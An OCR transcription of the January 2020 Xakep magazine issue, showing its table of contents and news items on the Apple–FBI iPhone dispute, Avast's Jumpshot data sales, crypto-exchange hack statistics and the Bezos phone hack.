
ХАКЕР №250 ЯНВАРЬ 2020

+ большой FAQ по Wi-Fi

ПОГРУЖЕНИЕ В AD

Учимся пентестить Active Directory

Техники атак • Боковое перемещение • Защита от детекта


depositphotos
Найди нужное
изображение за 5 секунд!
...
Фотобанк с премиум-коллекцией фотографий,
векторов и видео.

Январь 2020
№ 250

CONTENTS

MEGANews
Всё новое за последний месяц

Android
Обнаружение Frida, отключение проверки на root и Android 11

Атаки на Active Directory
Разбираем актуальные методы повышения привилегий

Боковое перемещение в Active Directory
Разбираем техники Lateral Movement при атаке на домен

Защита от детекта в Active Directory
Уклоняемся от обнаружения при атаке на домен

Wi-Fi total PWN
Осваиваем с нуля актуальные техники пентеста Wi-Fi

Одиночка против корпорации зла
Как Брайан Кребс боролся с русскими хакерами из Evil Corp

Каша из топора
Как я стал сам себе интернет-провайдером

Grand Partition Theft
Копаемся в UEFI и пытаемся понять, почему у нас отняли BIOS

Легкий софт
Собираем коллекцию компактных программ для Windows

NTFS изнутри
Как устроена файловая таблица MFT в Windows

Переходим на Python 3
Как попрощаться с Python 2.7 и кодить дальше

Тотальная проверка
Используем API VirusTotal в своих проектах

Cygwin или MinGW?
Собираем программы для Windows без Windows

Не смотри в камеру!
Пишем свою систему распознавания лиц на Python

Земля слушает
Принимаем и декодируем сигналы спутников Inmarsat и Iridium

Титры
Кто делает этот журнал

Мария «Mifrill» Нефёдова
nefedova@glc.ru

APPLE VS ФБР. ВТОРОЙ РАУНД

У Apple и ФБР вновь появился повод для конфликта. Дело в том, что в декабре 2019 года на базе ВМС США (во Флориде, в городе Пенсакола) произошла стрельба. Огонь открыл 21-летний Мохаммед Саид аль-Шамрани, офицер военно-воздушных сил Саудовской Аравии, который обучался в США. Он застрелил трех человек и был убит сам.

В настоящее время ФБР занимается расследованием этого инцидента и крайне заинтересовано в разблокировке двух iPhone, принадлежавших аль-Шамрани. Хотя ФБР имеет разрешение суда на взлом iPhone и доступ к данным, оба устройства защищены паролями и зашифрованы. Пока попытки их взлома ни к чему не привели, хотя это дело считается высокоприоритетным вопросом национальной безопасности и ФБР уже прибегло к помощи неназванных сторонних экспертов и поставщиков.

В Apple заявили, что сотрудничают со следствием и вообще всегда стремятся помогать правоохранительным органам. Однако эти заявления компании не доказывали, что Apple согласилась помочь взломать устройства.

НЕ В ПЕРВЫЙ РАЗ

Похожим образом обстоятельства складывались в 2016 году, когда правоохранителям потребовалось получить информацию с iPhone 5c, который принадлежал террористу, устроившему массовое убийство в Сан-Бернардино. Отчаявшись взломать устройство своими силами, ФБР заручилось поддержкой федерального судьи и обратилось за этим напрямую к Apple.

На этот запрос в компании отреагировали резко, заявив, что ФБР, по сути, требует создать специальную версию iOS со встроенным бэкдором — «отмычку от сотен миллионов дверей». И хотя скандал успел набрать немалые обороты, в итоге противостояние сошло на нет, так как телефон был успешно взломан без помощи Apple (и это стоило ФБР больше миллиона долларов).

В итоге ситуацию прокомментировал генеральный прокурор США Уильям Барр, на пресс-конференции призвав Apple помочь ФБР с взломом. Он заявил, что произошедшее в Пенсаколе было террористическим актом, а Apple до сих пор не оказала следователям никакой «существенной помощи» и, как и предполагалось ранее, не помогла получить доступ к данным на смартфонах стрелка.

> *«Эта ситуация прекрасно иллюстрирует, почему крайне важно, чтобы следователи могли получить доступ к цифровым доказательствам после получения судебного постановления. Мы призываем Apple и другие технологические компании помочь нам найти решение, чтобы мы могли лучше защитить жизнь американцев и предотвратить будущие атаки», — сказал Барр.*

В ответ на это Apple опубликовала официальное заявление, которое показало, что компания за прошедшие годы не изменила своей позиции относительно бэкдоров. Более того, представители Apple подчеркнули, что предоставили следователям гигабайты данных, включая резервные копии из iCloud аль-Шамрани.

> *«Мы отвергаем утверждения, что Apple не оказала существенной помощи в расследовании произошедшего в Пенсаколе. Наши ответы на многочисленные запросы [следствия] после атаки были своевременными, тщательными и продолжают поступать.*
>
> *В течение нескольких часов после первого запроса ФБР, 6 декабря 2019 года, мы предоставили широкий спектр информации, связанной с расследованием. С 7 по 14 декабря мы получили шесть дополнительных юридических запросов и в ответ предоставили информацию, включая резервные копии iCloud, информацию об аккаунте и транзакциях для нескольких учетных записей.*
>
> *Мы отвечали на каждый запрос незамедлительно, зачастую в течение нескольких часов, обмениваясь информацией с офисами ФБР в Джексонвилле, Пенсаколе и Нью-Йорке. По запросам следствия было получено много гигабайтов информации, которую мы передали следователям. В каждом случае мы предоставляли всю информацию, которая у нас была», — заявляют в компании.*

Отдельно Apple напомнила всему миру о своей точке зрения на бэкдоры в ПО, оставленные специально для правоохранительных органов:

> *«Мы всегда утверждали, что не существует такого понятия, как „бэкдор для хороших парней“. Бэкдоры также могут использовать те, кто угрожает нашей национальной безопасности и безопасности данных наших клиентов.*
>
> *Сегодня правоохранительные органы имеют доступ к большему количеству данных, чем когда-либо в истории, поэтому американцам не приходится выбирать между ослаблением шифрования и раскрытием дел. Мы считаем, что шифрование крайне важно для защиты нашей страны и данных наших пользователей».*

Интересно, что, пока Apple и ФБР выясняют отношения, у шотландской полиции таких проблем не возникает. Стало известно, что шотландцы официально берут на вооружение оборудование компании Cellebrite и вскоре установят в полицейских участках по всей стране 41 специализированный «киберкиоск». Развертывание терминалов должно завершиться к концу мая 2020 года.

Израильская компания Cellebrite — это независимые киберкриминалисты, которые специализируются на извлечении данных с мобильных устройств. Компания давно и плотно сотрудничает с американской полицией, и правоохранители платят киберкриминалистам миллионы долларов. Стоит отметить, что на рынке существует по крайней мере два подобных решения (компаний Cellebrite и GrayShift), производители которых заявляют, что с их помощью можно подобрать код блокировки и извлечь данные из iPhone любой модели, работающего на актуальной или более старой версии iOS.

55 000 000 000 РУБЛЕЙ УБЫТКОВ

Максим Рябыко, глава Ассоциации по защите прав в интернете (АЗАПИ), в которую входят издательства «Эксмо-АСТ», «Азбука-Аттикус» и интернет-магазин «Литрес», заявил, что распространение пиратских книг в Telegram суммарно лишило издателей прибыли в размере **55 000 000 000** рублей.

По данным Рябыко, незаконной деятельностью занимаются около **200 КАНАЛОВ**, чья совокупная аудитория насчитывает около **2 000 000** человек. Общий объем российского книжного рынка оценивается в **82 000 000 000** рублей, причем его легальная часть не превышает **4 200 000 000** рублей.

К УСТАНОВКЕ ОБЯЗАТЕЛЬНО

Федеральная антимонопольная служба (ФАС) РФ разработала концепт списка приложений, которые будут устанавливаться на смартфоны и другие устройства, предназначенные для продажи на территории нашей страны.

Напомню, что соответствующий закон был подписан в декабре 2019 года, он вступит в силу в несколько этапов, первый из которых запланирован уже на 1 июля 2020 года. Закон обяжет производителей предустанавливать российские приложения на смартфоны и другие устройства, предназначенные для продажи на территории России. Отвечать за это будет производитель устройства, но также это может делать, например, дистрибьютор или ретейлер.

В текущем году предустановка российского ПО станет обязательной для смартфонов, с 2021 года — для планшетов, с 2022 года — для компьютеров, с 2023 года — для Smart TV и ТВ-приставок.

На рабочем совещании ФАС был представлен документ, который регламентирует, для какого оборудования, каким образом и когда должен быть обеспечен режим предустановки российского ПО. В рабочем совещании приняли участие представители ФАС, Роспотребнадзора, операторов связи, различных ассоциаций, а также компаний — разработчиков ПО.

Заместитель руководителя ФАС Анатолий Голомолзин пояснил, что предварительная версия такова: на смартфонах и планшетах могут быть предустановлены такие приложения, как антивирусы, навигаторы, поисковики, программы доступа к государственным услугам и платежные системы. Аналогичные программы, за исключением платежной системы, будут установлены и на планшетах. На планшетах, компьютерах и Smart TV должна быть обеспечена возможность установки программ аудиовизуального сервиса, а также просмотра программ первого и второго мультиплекса (обеспечивающих трансляцию 20 обязательных общедоступных каналов). Внесение готового документа в кабинет министров запланировано уже на март 2020 года.


Представитель Ассоциации торговых компаний и товаропроизводителей электробытовой и компьютерной техники Антон Гуськов, который присутствовал на встрече, сообщил журналистам РБК, что перечня конкретных приложений (конкретных разработчиков) не будет, так как это нарушало бы закон о конкуренции. В документе будет указан лишь тип ПО и требования к разработчику. То есть, какое именно приложение выбрать, производитель будет решать самостоятельно. Главное — соблюсти следующие критерии:

- права на ПО принадлежат российскому лицу;
- ПО реализуется на территории России;
- разработчик в течение последних пяти лет не нарушал закон в области персональных данных.

MICROSOFT ПРОЯВЛЯЕТ ГИБКОСТЬ

Когда ФБР вновь потребовало от компании Apple помощи во взломе iPhone преступника, сообщество опять заговорило о внедрении бэкдоров в ПО и обоснованности таких мер. Глава Microsoft тоже обозначил свою позицию.

→ «Я считаю, бэкдоры – это ужасная идея и не лучший из возможных вариантов. Мы всегда заявляли, что заботимся о двух вещах: конфиденциальности и государственной безопасности. И нашей демократии нужны легальные и технически решения, которые позволят сделать обе эти вещи задачами первостепенной важности»
– CEO Microsoft Сатья Наделла



ТОРГОВЛЯ ДАННЫМИ

Совместное расследование, проведенное изданиями Vice Motherboard и PCMag, обнаружило, что антивирус Avast собирал пользовательские данные, которые затем перепродавались таким гигантам, как Google, Yelp, Microsoft, McKinsey, Pepsi, Sephora, Home Depot, Condé Nast, Intuit и многим, многим другим.

Подразделение Avast, занимавшееся продажей данных, — это дочерняя компания Jumpshot, которая предлагает своим клиентам доступ к пользовательскому трафику со 100 миллионов устройств, включая компьютеры и телефоны.

Выводы исследователей были основаны на анализе утечек, контрактов и других документов компании. Журналисты подчеркивали, что подобные сделки между компаниями обычно крайне конфиденциальные, а сотрудники компаний, как правило, проинструктированы не говорить публично об отношениях с Jumpshot.

Как известно, компании готовы платить за пользовательские данные миллионы долларов, а продукты Jumpshot, вроде All Clicks Feed, позволяют отслеживать действия пользователей с точностью до клика на конкретном домене. К примеру, данные Jumpshot могут наглядно показать, как пользователь антивируса Avast искал продукт в Google, перешел по ссылке на Amazon, а затем, возможно, добавил товар в корзину на другом сайте, прежде чем наконец купил его.

Другие продукты Jumpshot предназначены, например, для отслеживания того, какие видео пользователи просматривают на YouTube, в Facebook и Instagram или для анализа конкретных e-commerce-доменов, чтобы помочь маркетологам понять, как пользователи на них попадают.

Одна из компаний, которые пользовались инструментом All Clicks Feed, — нью-йоркская маркетинговая фирма Omnicom Media Group. Согласно документации Jumpshot, Omnicom заплатила Jumpshot 2 075 000 долларов за доступ к данным только в 2019 году.

Напомню, что впервые о проблемах приватности в продуктах Avast заговорили в декабре прошлого года. Тогда организация Mozilla получила предупреждение от разработчика AdBlock Plus Владимира Паланта. Еще осенью 2019 года он изучил работу Avast Online Security и AVG Online Security и обнаружил, что аддоны для Firefox собирают куда больше данных, чем необходимо для их работы, в том числе подробную историю браузера. Затем Палант опубликовал в своем блоге еще один материал, в котором рассказал об аналогичном поведении Avast SafePrice и AVG SafePrice. В итоге все расширения были удалены из официального каталога расширений для Firefox, а вскоре примеру инженеров Mozilla последовали и разработчики Opera и Google, тоже исключив из своих каталогов расширения Avast и дочерней AVG.

Тогда представители Avast уверяли, что упомянутому Avast Online Security просто необходимо собирать историю URL-адресов, чтобы обеспечить пользователям безопасность, ведь аддон предназначен для защиты от фишинга и вредоносных сайтов. Подчеркивалось, что данные собираются без идентификации пользователя, то есть все данные обезличены.

Как теперь рассказывают Vice Motherboard и PCMag, собираемые Avast пользовательские данные настолько детализированы, что клиенты могут «видеть» даже отдельные клики, которые пользователи делают во время сессий, причем с точностью до миллисекунды. Собирают информацию о поисковых запросах в Google, поиске локаций и координат GPS на Google Maps, данные о посещении страниц компаний на LinkedIn и конкретных видео на YouTube, а также о посещении порносайтов. Например, можно определить дату и время, когда анонимный пользователь заходил на YouPorn и PornHub, а в некоторых случаях даже узнать, что именно он искал там и что смотрел в итоге.

И хотя собираемые данные действительно не связываются с именем человека, адресом его электронной почты или IP-адресом, то есть де-юре считаются обезличенными, каждому пользователю все же присваивается уникальный ID, называемый идентификатором устройства, который сохраняется до тех пор, пока пользователь не удалит со своего устройства антивирусный продукт Avast.

ИБ-эксперты уверяют, что, располагая такой детальной информацией, какую предоставляет своим клиентам Jumpshot, компаниям-клиентам будет совсем нетрудно сопоставить эти исчерпывающие данные с информацией из других источников, в итоге получив подробный профиль конкретного человека. По мнению экспертов и журналистов, вряд ли в таком случае корректно говорить про обезличенность собираемых данных.

> *«Возможно, сами данные (Jumpshot) не идентифицируют людей. Возможно, это просто список хешированных ID пользователей и некоторых URL-адресов. Но его всегда можно объединить с данными других маркетологов, других рекламодателей, что, по сути, приведет к настоящей личности пользователя», — говорит ИБ-специалист Гюнеш Акар (Gunes Acar).*

После прошлогоднего скандала из-за браузерных расширений представители Avast уверяли, что прекратили собирать и передавать пользовательские данные Jumpshot, но журналисты говорят, что сбор информации продолжается. Просто теперь Avast собирает данные не с помощью браузерных аддонов, а при помощи самого антивируса.

Согласно внутренним документам, спрашивать у пользователей бесплатных антивирусных решений разрешение на сбор данных Avast начал только недавно. Документация гласит, что, если пользователь предоставит свое согласие, его устройство станет частью Jumpshot Panel, то есть будет сливать информацию обо всей интернет-активности браузера, включая данные о том, какие URL посещали с устройства, в каком порядке и когда именно.

Vice Motherboard и PCMag обратились за официальным комментарием к самим представителям Avast, однако те не стали отвечать на большинство вопросов журналистов. В компании лишь подчеркнули, что соблюдают законы и предоставляют пользователям возможность отказаться от сбора данных в пользу Jumpshot.

Однако скандал стремительно набирал обороты, и 30 января 2020 года представители Avast объявили, что в ближайшем будущем компания прекратит предоставлять данные своей дочерней компании Jumpshot и начнет ее полную ликвидацию.


> *«Главная задача Avast — обеспечивать безопасность своих пользователей в Сети и предоставлять контроль над их конфиденциальностью, — пишет Ондржей Влчек, генеральный директор Avast. — Любые действия, которые ставят под угрозу доверие пользователей, неприемлемы для Avast. Приватность наших пользователей является для нас важнейшим приоритетом, поэтому мы решили действовать оперативно. Мы решили закрыть Jumpshot после того, как стало очевидно, что некоторые пользователи подвергают сомнению соответствие предоставления данных Jumpshot с нашей миссией и основополагающими для нас принципами.*
>
> *Мы сожалеем о влиянии, которое окажет наше решение на сотрудников Jumpshot, мы ценим их вклад. Мы постараемся максимально сгладить для них последствия этого решения».*

Также в блоге компании подчеркивается, что Jumpshot, даже будучи дочерней компанией Avast, всегда действовала как независимая компания с собственным руководством и советом директоров.

В Avast пообещали, что остальные продукты компании будут продолжать работать в обычном режиме и пользователи не заметят изменений.

КРИПТОВАЛЮТНЫЕ АТАКИ СТАЛИ ЧАЩЕ

Аналитическая компания Chainalysis подсчитала, что в 2019 году хакеры успешно взломали сразу **11** крупных криптовалютных бирж и похитили криптовалюту на сумму более **283 000 000** долларов США. При этом хакерам удалось похитить меньше денег.





283 000 000 долларов – это намного ниже **875 500 000** долларов (именно столько хакерам удалось украсть в 2018 году всего за шесть взломов) или **483 000 000** долларов (получены злоумышленниками в 2014 году всего за три взлома).

В течение 2019 года более **2,8 МИЛЛИАРДА** долларов в биткойнах перешли от известных криминальных групп к нескольким биржевым порталам, где затем были быстро конвертированы в фиатные валюты.

Помимо украденных на биржах средств, в эти **2,8 МИЛЛИАРДА** долларов также вошли другие виды незаконных транзакций, такие как платежи вымогателям, средства от фишинговых операций, онлайн-мошенничества и средства, связанные с известными преступными и террористическими группами.


Более **50%** от упомянутой суммы было переведено на счета на крупных биржевых платформах Binance и Huobi, где мошенники отмывали украденные деньги. Так, в 2019 году более **300 000** индивидуальных счетов на Binance и Huobi получили криптовалюту из криминальных источников.





Вымогательские группировки получили чуть более **6,6 МИЛЛИОНА** долларов США в криптовалюте в качестве выкупов. В основном такая сумма набралась благодаря октябрьскому всплеску атак, реализованных с использованием вымогателей BitPaymer, Ryuk и Defray777.

Продолжение статьи →



СКАНДАЛЬНЫЙ ВЗЛОМ

В мае 2018 года смартфон главы Amazon и владельца газеты The Washington Post, одного из богатейших людей на планете Джеффа Безоса был взломан. Тогда все закончилось громким скандалом, в ходе которого Безоса попытался шантажировать таблоид National Enquirer, угрожая опубликовать личные сообщения и интимные фото, полученные с его телефона. В то время глава Amazon еще не развелся со своей женой Маккензи, с которой прожил в браке 25 лет, и еще не афишировал свой роман с бывшей телеведущей 49-летней Лорен Санчес. Словом, вышло не очень приятно.

Как теперь сообщили издания The Guardian и Financial Times, взлом был напрямую связан с сообщением, которое Безос 1 мая 2018 года получил в WhatsApp от наследного принца Саудовской Аравии Мухаммеда ибн Салмана, с которым незадолго до этого встречался лично и обменялся контактами.

СМИ ссылаются на отчет, составленный криминалистами компании FTI Consulting (документ уже опубликован изданием Vice Motherboard). Они пришли к выводу, что видеосообщение (ролик представлял собой рекламный фильм о телекоммуникациях на арабском языке), полученное главой Amazon от наследного принца, эксплуатировало уязвимость в мессенджере WhatsApp, используя баг для загрузки и установки малвари на личный iPhone Безоса. Это вредоносное ПО похитило с устройства главы Amazon огромное количество данных.

